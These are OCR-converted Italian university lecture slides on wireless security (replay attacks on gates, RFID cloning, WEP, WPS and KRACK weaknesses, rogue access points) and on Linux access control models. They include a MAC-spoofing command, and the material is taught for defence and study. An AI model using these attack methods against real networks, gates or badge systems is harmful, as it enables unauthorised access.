Un Transceiver è un dispositivo in grado di effettuare entrambe le operazioni.

Eccitando un antenna, il campo elettrico viene “spostato” nell’ambiente circostante. Sostanzialmente gli elettroni in cui è immersa l’antenna (l’etere) vengono spostati dall’energia a cui la sottoponiamo.




Figure: Fonte: Le antenne riceventi e trasmittenti

Radio: Antenne

Ogni tipo di antenna ha la sua peculiarità e deve essere dimensionata correttamente per la trasmissione che vogliamo effettuare.

Un antenna grande non implica che ci sia grande potenza in trasmissione!

Radio: Ricezione

L’antenna riceve lo “spostamento” del campo elettrico e lo “invia” ai componenti elettronici a cui è collegata, i quali possono poi elaborare le informazioni ricevute.




Figure: Fonte: Le antenne riceventi e trasmittenti

Radio: sintonizzazione

Per trasmettere l'antenna deve "vibrare". Questa vibrazione deve essere effettuata a una determinata frequenza (se pensiamo una corda di una chitarra, la seconda corda dall'alto vibra a 110Hz, A2).

Questa frequenza a cui si fa vibrare l'antenna prende il nome di "portante".

Per questo motivo le antenne in trasmissione devono essere dimensionate correttamente.

Radio: sintonizzazione

In ricezione (in linea di massima), un’antenna più grande risulterà in più informazioni ricevute (più frequenze catturate).

Avendo disponibili tutte le informazioni nello stesso momento, è necessario filtrarle in modo da ricevere solo quelle a cui siamo interessati. Questo processo si chiama sintonizzazione.

Radio: sintonizzazione

La sintonizzazione non è sicurezza!
Security by Obscurity

Radio: Modulazione

Deve essere quindi stipulato un protocollo di comunicazione (layer 1). Questo prevede come le informazioni (i bit) vengono codificate sull'antenna. Esistono tre principali classi:

- Modulazione in Ampiezza (AM)
- Modulazione in Frequenza (FM)
- Modulazione in Fase (PM)

Radio: Modulazione OOK

Non vedremo le modulazioni. La più semplice che possiamo pensare è la modulazione OOK (on off keying), della classe AM.

In questa modulazione viene accesa (bit 1) o spenta (bit 0) la portante.




Figure: Fonte: rfwireless-world.com

È facile immaginare come accendendo sempre la portante non sia più possibile trasmettere o ricevere i dati.

Problema presente anche in altri protocolli (e.g.I2C).




Figure: Fonte: rfwireless-world.com (modificata)

Radio: Denial of Service, Jamming

Questo attacco richiede tanta energia da parte del Jammer.

L'idea per renderlo meno efficace è quella di usare più frequenze portanti (banda larga). In questo modo sarebbe necessario per il Jammer usare molta più energia.

Figure: Fonte: jammerinthebox.com


Radio: Frequency hopping spread spectrum

Un meccanismo per utilizzare la banda larga è il cosiddetto Frequency Hopping Spread Spectrum (FHSS).

Con questo meccanismo si selezionano più portanti e si salta da una all'altra con una sequenza decisa a priori.

Nel caso ci sia una collisione o un Jamming su una singola portante ci sarà la perdita solo di quella parte di informazione.

Radio: Frequency hopping spread spectrum



FHSS with five frequency (Akin, 2003)

Radio: Eavesdropping

Eavesdropping e sniffing in ambito radio sono molto semplici da perpetrare (sapendo il seed del PRNG dell'eventuale FHSS). Sono necessari:

- Un ricevitore (più antenna) alla corretta distanza per ricevere il segnale;
- conoscere la modulazione utilizzata;
- il protocollo utilizzato.

Radio: Replay attack

Esistono attacchi perpetrabili senza informazioni come la modulazione utilizzata o il protocollo utilizzato (li rivedremo con altri protocolli).

È sufficiente catturare una porzione di frequenze (spettro) e ritrasmetterle così come ricevute.

Questo prende il nome di attacco di Replay.

Radio: Meccanismi di protezione del canale

Questo attacco NON è protetto da meccanismi di confidenzialità o integrità!!!

Cosa succede se reinoltro un messaggio cifrato e integro che so essere il messaggio per effettuare un'operazione?

Il messaggio viene considerato valido!

Radio: Replay Attack

Questo meccanismo normalmente viene implementato nei cancelli automatici. Catturando il treno di impulsi OOK sulla portante corretta (normalmente 433Mhz) è possibile reinviare il messaggio al cancello automatico per farlo aprire.

Questa operazione non richiede la comprensione del contenuto del treno di impulsi.

Figure: Fonte: faac.it

Radio: Rolling Code

Le automobili e i cancelli automatici con più sicurezza rispetto a quelli elencati precedentemente utilizzano un meccanismo di protezione chiamato Rolling Code.

- Il trasmettitore seleziona un codice basandosi su un PRNG e lo invia.
- Il trasmettitore seleziona il codice successivo, basandosi sul PRNG.
- Il ricevitore controlla che il codice ricevuto sia consistente con il suo PRNG, nel caso effettua l'operazione e fa avanzare il PRNG.

Radio: Rolling Code

Problema: Cosa succede se un codice viene trasmesso e non ricevuto?

Radio: Rolling Code

Problema: Cosa succede se un codice viene trasmesso e non ricevuto?

Disallineamento del PRNG. Non viene più effettuata l'operazione.

Per questo motivo il ricevitore controlla una finestra (supponiamo 100) di codici successivi a quello abilitato, poi sposta la finestra di conseguenza.

Radio: Rolling Code

Questa cosa risolve l’attacco di Replay?

Radio: Rolling Code

Questa cosa risolve l'attacco di Replay?

No! Ma lo rende meno efficiente. L'attaccante dovrà catturare vari codici, terminati quelli dovrà ricatturare i codici dal trasmettitore.

Radio: Challenge and Response

Il problema di questi metodi è la mancanza di un canale di ritorno. Questi cancelli o macchine non dialogano con il trasmettitore e si limitano a ricevere.


Tramite dei transceiver è possibile effettuare quello che viene chiamato Challenge and Response.

Radio: Challenge and Response

Presente anche in vari protocolli applicativi, funziona nel seguente modo:

- L'autenticando (trasmettitore nei casi precedenti) richiede di accedere al sistema tramite un messaggio.
- L'autenticatore (cancello o macchina) genera un numero random (nonce) e lo invia all'autenticando.
- L'autenticando cifra il nonce inviato e reinvia il valore cifrato all'autenticatore.
- L'autenticatore decifra il valore cifrato e valida o meno l'autenticazione.

Radio: Challenge and Response



Radio: Cifratura

Ovviamente la cifratura può essere applicata, oltre che ai meccanismi di autenticazione, per mantenere la confidenzialità e l'integrità dei dati in transito.

Nel mondo radio questa viene implementata tramite cifrari a blocco (e.g. AES) o a flusso (e.g. Kasumi per il mondo 4G).

Radio: RFID

Un altro sistema radio prende il nome di Radio Frequency Identification (RFID).

Questo è normalmente utilizzato per autenticare (quello che si ha) tramite badge, telefoni o portachiavi.

Figure: Fonte: amazon.com

Radio: RFID

Ad esempio, i badge Unibo utilizzano una tecnologia chiamata EM410X. Questa prevede un ID interno univoco per ogni badge, che viene assegnato dal database Unibo al vostro account.

In questo modo, i portali in cui si richiede l'autenticazione effettueranno una ricerca sul database per controllare se il vostro account è effettivamente autorizzato per passare un determinato varco (autorizzazione).

Radio: Cloning

I badge EM410X vengono venduti senza la possibilità di modificare il loro ID univoco.

Come possiamo aggirare questa protezione?

Radio: Cloning

I badge EM410X vengono venduti senza la possibilità di modificare il loro ID univoco.

Come possiamo aggirare questa protezione?

Comprando dei badge che hanno questa possibilità! (Rasoio di Occam, o percorso di minima resistenza)

Figure: Fonte: amazon.com

Radio: Spoofing

E se non fossero presenti badge “liberi” per una determinata tecnologia?

In assenza di meccanismi crittografici, anche in questo caso, è sempre possibile spacciarsi per un badge con un transceiver RFID.

Figure: Fonte: proxmark.com

IEEE 802.11: Introduzione

Una delle comunicazioni radio più influenti nel mondo informatico / telecomunicazionistico è lo standard IEEE 802.11, comunemente chiamato Wi-Fi.

È uno standard pensato per creare reti locali interoperabili con reti Ethernet.

IEEE 802.11 Layer Fisico

Lo standard è diviso in vari sotto-standard (e.g. IEEE 802.11g per le reti 2.4GHz o IEEE 802.11ac per le reti operanti nella banda dei 5GHz).

A seconda dello standard di afferenza, si utilizzano diversi livelli fisici e modulazioni (per accesso al canale principalmente).

IEEE 802.11 Layer Fisico

A livello fisico non vengono poste protezioni normalmente.

Essendo le onde radio propagate nello spazio, esistono soluzioni per isolare spazialmente gli ambienti (e.g. pitture in grado di attenuare molto le onde radio).

IEEE 802.11: Accesso al canale

Le reti 802.11, essendo radio, sono sensibili alle collisioni (ricordiamo l'esempio del denial of service su OOK quando viene mantenuta la portante).

Per questo motivo c'è bisogno di un protocollo di accesso al canale tra i dispositivi, in modo da risolvere eventuali collisioni.

IEEE 802.11: Terminale Nascosto

Inoltre, non è sempre possibile vedere tutti i nodi, il punto d'accesso ha normalmente visibilità dell'intera rete (se singolo) ma i singoli nodi no. Questo problema prende il nome di "Terminale Nascosto"




Figure: Fonte: wikipedia.org

IEEE 802.11: IFS

Il problema della collisione viene “risolto” accorgendosi che si è presentata ed aspettando un tempo random prima di ritrasmettere il messaggio.

Il protocollo prevede quindi degli “spazi” di silezio per evitare la collisione, che devono essere rispettati.

La gestione di questi spazi è particolarmente complessa con diverse classificazioni (spazi che può aspettare solo l’access point, spazi dedicati ai client etc etc) e prendono il nome di IFS (inter frame space).

IEEE 802.11: IFS




Figure: Fonte: John Bellardo and Stefan Savage.

IEEE 802.11: Appropriazione della rete

Cosa succede se qualcuno non rispetta lo spazio di silenzio successivo a una collisione e non aspetta nessun IFS?

IEEE 802.11: Appropriazione della rete

Cosa succede se qualcuno non rispetta lo spazio di silenzio successivo a una collisione e non aspetta nessun IFS?

Parla sempre e solo lui!

IEEE 802.11: Denial of service

Cosa succede se due terminali non rispettano lo spazio di silenzio successivo a una collisione e non aspettano nessun IFS?

IEEE 802.11: Denial of service

Cosa succede se due terminali non rispettano lo spazio di silenzio successivo a una collisione e non aspettano nessun IFS?

Nessuno può più parlare!

IEEE 802.11: SSID Hiding

Un primo meccanismo di “sicurezza” è quello di nascondere la rete agli occhi di un attaccante. Per accedervi bisognerà conoscerne il nome...

IEEE 802.11: SSID Hiding

Un primo meccanismo di “sicurezza” è quello di nascondere la rete agli occhi di un attaccante. Per accedervi bisognerà conoscerne il nome...

Nome che viene inviato in chiaro dagli host che richiedono l’accesso...

IEEE 802.11: SSID Hiding

Un primo meccanismo di “sicurezza” è quello di nascondere la rete agli occhi di un attaccante. Per accedervi bisognerà conoscerne il nome...

Nome che viene inviato in chiaro dagli host che richiedono l’accesso...

Guess what?

Security by Obscurity


IEEE 802.11: MAC Whitelisting

A livello 2, i terminali IEEE 802.11 utilizzano degli indirizzi Mac, esattamente come le schede di rete Ethernet.

Un meccanismo di sicurezza potrebbe essere quello di abilitare solo alcuni indirizzi Mac, in modo da vincolare la rete a quelli.

IEEE 802.11: MAC Whitelisting

Il problema di questo approccio, sempre di security by obscurity, è che l'indirizzo Mac è inviato in chiaro nella comunicazione IEEE 802.11. È possibile effettuare facilmente "spoofing" (successivamente a una fase di sniffing, ad esempio con Wireshark).



```
[root@snark ~]# macchanger -m 11:22:33:44:55:66 virbr0
Current MAC:   52:54:00:b7:9a:84 (unknown)
Permanent MAC: 00:00:00:00:00:00 (XEROX CORPORATION)
```

IEEE 802.11: Cifratura

L’autenticazione alla rete e la confidenzialità sono cruciali in reti di questo tipo, in quanto per fare eavesdropping non è richiesto il man in the middle.

In una rete open le informazioni vengono inviate nell’etere in chiaro, tutti le possono leggere anche senza essere associati alla rete.


Per questo motivo esistono diversi meccanismi di protezione basati su meccanismi crittografici (cifrari).

IEEE 802.11: Messaggi in chiaro

Nonostante i meccanismi di cifratura e accesso alla rete, IEEE 802.11 prevede messaggi che vengono inviati in chiaro, senza nessun meccanismo di autenticazione o confidenzialità o anti replay.

Ad esempio esiste un messaggio di “disassociazione” a una rete. Con questo messaggio è possibile far sì che un terminale tolga l’associazione con un determinato access point.

IEEE 802.11: Denial of service




IEEE 802.11: WEP

La prima forma di autenticazione e confidenzialità delle parti è un meccanismo che prende il nome di Wired Equivalent Privacy.

Non è sicuro!!! Presenta due modalità di funzionamento:


- Shared Key
- Open System

IEEE 802.11: WEP, Shared Key



Viene dimostrata la possessione della chiave da parte del client utilizzando un meccanismo di challenge and response.
Dannoso!!! Si può attaccare con attacchi KPA (known plaintext) e ricavare la chiave da tutte le autenticazioni.

IEEE 802.11: WEP, Open System



Il richiedente della connessione è già a conoscenza del segreto comune, ovvero la chiave condivisa, altrimenti non sarebbe in grado di decifrare i pacchetti cifrati provenienti dall'access point.

IEEE 802.11: WEP, Open System, RC4

$$m = m_0 || m_1 || m_2 ... m_n$$

$$RC4\_seed(IV || k)$$

$$c_0 = RC4() \oplus m_0$$

$$...$$

$$c_i = RC4() \oplus m_i$$

$$...$$

$$c_n = RC4() \oplus m_n$$

IEEE 802.11: WEP, Open System, IV collision

Dopo 30000 pacchetti trasmessi dalla rete le probabilit‘a di collisione sono praticamente impossibili da evitare!

$$collisionP \approx 1 - e^{\frac{-30000^2}{2*2^{24}}} = 0.999999999999774...$$

Catturando pacchetti con lo stesso IV è possibile fare attacchi statistici.

Inoltre, catturando pacchetti con un IV noto è possibile far ricircolare pacchetti vecchi aumentando il traffico!!!

IEEE 802.11: WPA

Per ovviare a questi (e altri) problemi di WEP, è stato sviluppato Wi-Fi Protected Access (WPA). Questo standard (arrivato alla versione 3), pone diversi modi di utilizzo per il canale:

- PSK, per reti domestica, chiave segreta su ogni dispositivo.
- Enterprise, per reti con molti utenti (e.g. ALMAWIFI)
- WPS, sistema di autenticazione facilitato

e diversi metodi di cifratura

- TKIP, compatibile WEP, deprecato
- CCMP, basato su AES

IEEE 802.11: WPA-PSK-TKIP / CCMP

Il primo metodo di autenticazione è WPA-PSK TKIP. Per retrocompatibilità è basato su RC4 (come wep) e gestisce le chiavi in modo da complicare gli attacchi a WEP. Soffre degli stessi problemi ed è deprecato.

WPA-PSK CCMP invece, utilizza un cifrario forte (AES) e gestioni delle chiavi complesse. Risulta essere uno dei metodi più resistenti per WPA al momento.

IEEE 802.11: Attacchi a WPA-PSK

Ovviamente le reti PSK soffrono degli stessi problemi legati al meccanismo di autenticazione, non alla crittografia, ad esempio è possibile perpetrare attacchi bruteforce o a dizionario come per le password.

WPS è una semplificazione del metodo d'accesso alla rete wifi, senza necessità di password (una sorta di quello che si ha, l'accesso fisico al dispositivo).

Abilita diverse metodologie d'accesso:

- Tasto fisico
- PIN

Figure: Fonte: sony.com

IEEE 802.11: Rogue AP

Il settaggio del nome della rete non è crittografato (SSID), solo l'accesso ad essa.

Questo rende possibile attacchi di tipo Rogue Access Point, in grado di effettuare spoofing del nome della rete e invitando ad accedere i client, che si troveranno impossibilitati utilizzando una password diversa da quella configurata.

IEEE 802.11: Attacchi a WPS

Il tasto fisico può essere facilmente aggirato tramite un rogue access point posto in una posizione tattica.

Il meccanismo di login tramite pin invece comporta un problema molto più preoccupante.

Il pin è normalmente implementato tramite un numero di 7 cifre (10000000 tentativi brute force).

IEEE 802.11: Attacchi a WPS

Per qualche scelta implementativa (sbagliata?) il pin viene controllato dal sistema di autenticazione prima per le prime 4 cifre del numero, poi per le altre 3.

Visto che le successive 3 cifre vengono controllate solo se le prime 4 sono corrette, questo porta i tentativi di brute force a $10000 + 1000$, 11000 tentativi, circa 20 ore.

IEEE 802.11: Attacchi a WPS, Pixiedust

Inoltre, l'implementazione di WPS su molti dispositivi embedded utilizzava un generatore di numeri random (nonce) predicibile. Portando questo brute force a un paio di minuti catturando e analizzando la comunicazione.

IEEE 802.11: WPA-Enterprise

Le reti enterprise invece prevedono l'utilizzo di un server di login determinato Radius.

Questo server mantiene il login degli utenti (un po' come un database per un'applicazione web).

Qual è il problema in questo caso?

IEEE 802.11: WPA-Enterprise

Il primo passaggio della rete non è cifrato con nessuna chiave (in realtà esiste un meccanismo che utilizza i certificati), aprendo la possibilità di creazione di Rogue Access Point.

Normalmente la comunicazione viene effettuata con uno scambio Challenge e Response. È possibile quindi per il Rogue Access Point effettuare un crack della password brute force o a dizionario!

IEEE 802.11: WPA-Enterprise

Esiste un protocollo d'accesso basato su WPA-Enterprise simile a WPS per WPA-PSK. Questo viene chiamato GTC (generic token card e può essere richiesto come preferenziale dall'access point.

Abilitato di default su tutti i dispositivi mobili, il protocollo disabilita l'uso di challenge e response inviando la password **in chiaro**.

Chiedetevi a questo punto cos'è una backdoor.

Krak

Attacco di Replay per reti WPA2. Nella fase di autenticazione della rete viene utilizzato un nonce che può essere riusato identico per velocizzare le autenticazioni successive.

Questo comporta il poter reinstallare chiavi vecchie (un po' come funziona in WEP), in modo da poter analizzare facilmente la comunicazione e risalire alla chiave di cifratura.

Grazie a questo attacco lo standard è stato ulteriormente modificato, generando WPA3.

Domande?

Sicurezza dei sistemi e permessi, Linux

Fondamenti di Cybersecurity 2022/2023

Davide Berardi <davide.berardi@unibo.it>

Sicurezza dei sistemi

La sicurezza dei sistemi differisce da quella delle reti.

- Possibilità di avere un ente certificato nel mezzo (Sistema operativo);
- I sistemi possono essere singolo o multi-utente;
- Possibiltà di divisione dei privilegi.

È quella su cui agiscono Malware locali.

Problemi: Privilege Escalation

Si definisce privilege escalation la possibilità di ottenere più privilegi sul sistema.

Ad esempio la possiblità di installare programmi, leggere informazioni private o modificare configurazioni del sistema.

Problemi: Arbitrary Code Execution

Il primo passo per il privilege escalation è l'esecuzione arbitraria di codice (p.e. per poter effettuare attacchi per ottenere privilegi più elevati).

Questo può essere perpetrato:

- Installando software.
- Facendo girare software.
- Sfruttando vulnerabilità in grado di dirottare il funzionamento dei programmi.

Filosofia UNIX

In UNIX (più o meno!) tutto è un file.

Questo significa che avendo controllo su un file si può ottenere controllo su quello che rappresenta (e.g. /dev/snd/* per l'audio).

Sicurezza dei sistemi: ACL


Il sistema mantiene le informazioni di accesso ai file tramite un meccanismo denominato Access Control List (ACL). Queste vengono rappresentate come una tabella soggetto / oggetto:

Esempio: Alice: read,write ; Bob: read ; Other: read

Sicurezza dei sistemi: ACL

Unix / Linux (senza le estensioni denominate Posix ACL), dichiara 3 soggetti:

- Il proprietario di un file
- Il gruppo proprietario di un file
- Tutti gli altri




```
bera@snark ~ % ls -la /etc/passwd
-rw-r--r-- 1 root root 2083 Mar  9 17:23 /etc/passwd
```

Sicurezza dei sistemi: ACL


I soggetti sono identificati tramite un file (/etc/passwd), il quale contiene un'associazione nome utente: user id.

Lo user id viene quindi salvato nel file-system, associato ad ogni file.



```
tor:x:43:43::/var/lib/tor:/usr/bin/nologin
usbmux:x:140:140:usbmux user:/:/usr/bin/nologin
```

Analogamente, per i gruppi, esiste un file (/etc/group) e un group id per gruppo.



```
vboxusers:x:108:bera
dhcpcd:x:986:
```

Modelli di scambio informazioni: DAC

Normalmente in UNIX (sistemi multi-utente) è possibile **regalare** l'accesso a file ad altri utenti.


(vedremo dopo il comando chmod)

Una capability è un token in grado di rappresentare un determinato oggetto sul quale si ha l'accesso. Alcuni esempi di capability sono:

- I cookie web (identificatori che indicano a quale sessione è associata una comunicazione).
- I file aperti.

A seguito di una system call (richiesta al sistema operativo) open, viene ritornato un identificativo univoco che può essere riconosciuto dal sistema operativo per indicare il file.

Sicurezza dei sistemi: Capabilities



fopen(″aaa″, ″r″)

f = 0x7fffabcd1234

Process

Libraries

User Space

open(″aaa″, O_RDONLY)

fd = 3

Kernel

Kernel Space

Sicurezza dei sistemi: Capabilities

Le capability possono essere supportate da sistemi crittografici (e.g. cookie) o segmentazione a livello di sistema operativo (e.g. file).

Unix utilizza un sistema misto tra ACL (file non aperti) e Capabilities (file aperti / socket / ...).

Modelli di scambio informazioni: MAC

Se volessimo evitare il regalo di accesso da parte dell'utente owner è possibile utilizzare un sistema di Mandatory Access Control (MAC).

In Linux ne esistono diversi:

- SeLinux
- Tomoyo
- SMACK
- ...

È facile pensare a questi sistemi pensando alla segregazione delle Applicazioni Android. E.g. da Telegram non posso vedere i messaggi di Whatsapp.

Modelli di scambio informazioni: Bell-LaPadula

Esistono diversi modelli di flusso delle informazioni. Supponiamo di avere diversi file a diversi livelli di segretezza. Il modello Bell-LaPadula mette in atto le seguenti regole:

- Ogni soggetto e ogni oggetto hanno un livello di sicurezza.
- Un soggetto può leggere oggetti a livelli di sicurezza minori o uguali al suo.
- Un soggetto può scrivere oggetti a livelli di sicurezza pari o maggiori del suo.

WURD: Write-Up-Read-Down

Modelli di scambio informazioni: Bell-LaPadula

Supponiamo di avere tre livelli di sicurezza:

- Top-Secret
- Secret
- Public

Alice è un'operatrice a livello Secret. Alice può:

- Leggere documenti Secret e Public
- Scrivere documenti Secret e Top-Secret

Alice non può scrivere documenti pubblici o leggere documenti top-secret!

Modelli di scambio informazioni: Biba

Biba è un modello duale a Bell-LaPadula.

- Ogni soggetto e ogni oggetto hanno un livello di sicurezza.
- Un soggetto può scrivere oggetti a livelli di sicurezza minori o uguali al suo.
- Un soggetto può leggere oggetti a livelli di sicurezza pari o maggiori del suo.

WDRU: Write-Down-Read-Up

Nel mondo Windows prende il nome di Integrity Level (IL)

Modelli di scambio informazioni: Biba

Usato per l'integrità dei dati. Supponiamo di avere tre livelli di sicurezza:

- Capitano
- Tenente
- Carabiniere Scelto

Alice è un'operatrice a livello Tenente. Alice può:

- Leggere documenti rilasciati da Tenenti e Capitani
- Scrivere documenti per Tenenti e Carabinieri Scelti


In questo modo Alice non può dare ordini a un suo superiore!

Filesystem

Nei sistemi operativi, il sistema per lo scambio dei dati locali (su cui poi si basa la logica UNIX) è il filesystem.

Su Linux a esempio si compone di una radice (/) dalla quale il sistema si dirama come un albero.

Filesystem Linux



/	The root filesystem
/proc	(pseudo) The process virtual infrastructure (e.g. /proc/1/cmdline).
/sys	(pseudo) The system virtual infrastructure (e.g. /sys/class/leds).
/dev	(pseudo) Device drivers file interface (e.g. /dev/sda).
/run	(pseudo) Contains run-time information.
/etc	Configuration directory.
/tmp	Temporary directory, volatile, usually mounted in RAM.
/root	Root's home.
/bin	Binaries.
/lib	Libraries
/sbin	System Binaries.
/usr	User binaries
/var	Log, cache, and structured personal files (e.g. mailboxes).
/home	Users' directories.
/mnt	External mountpoint.
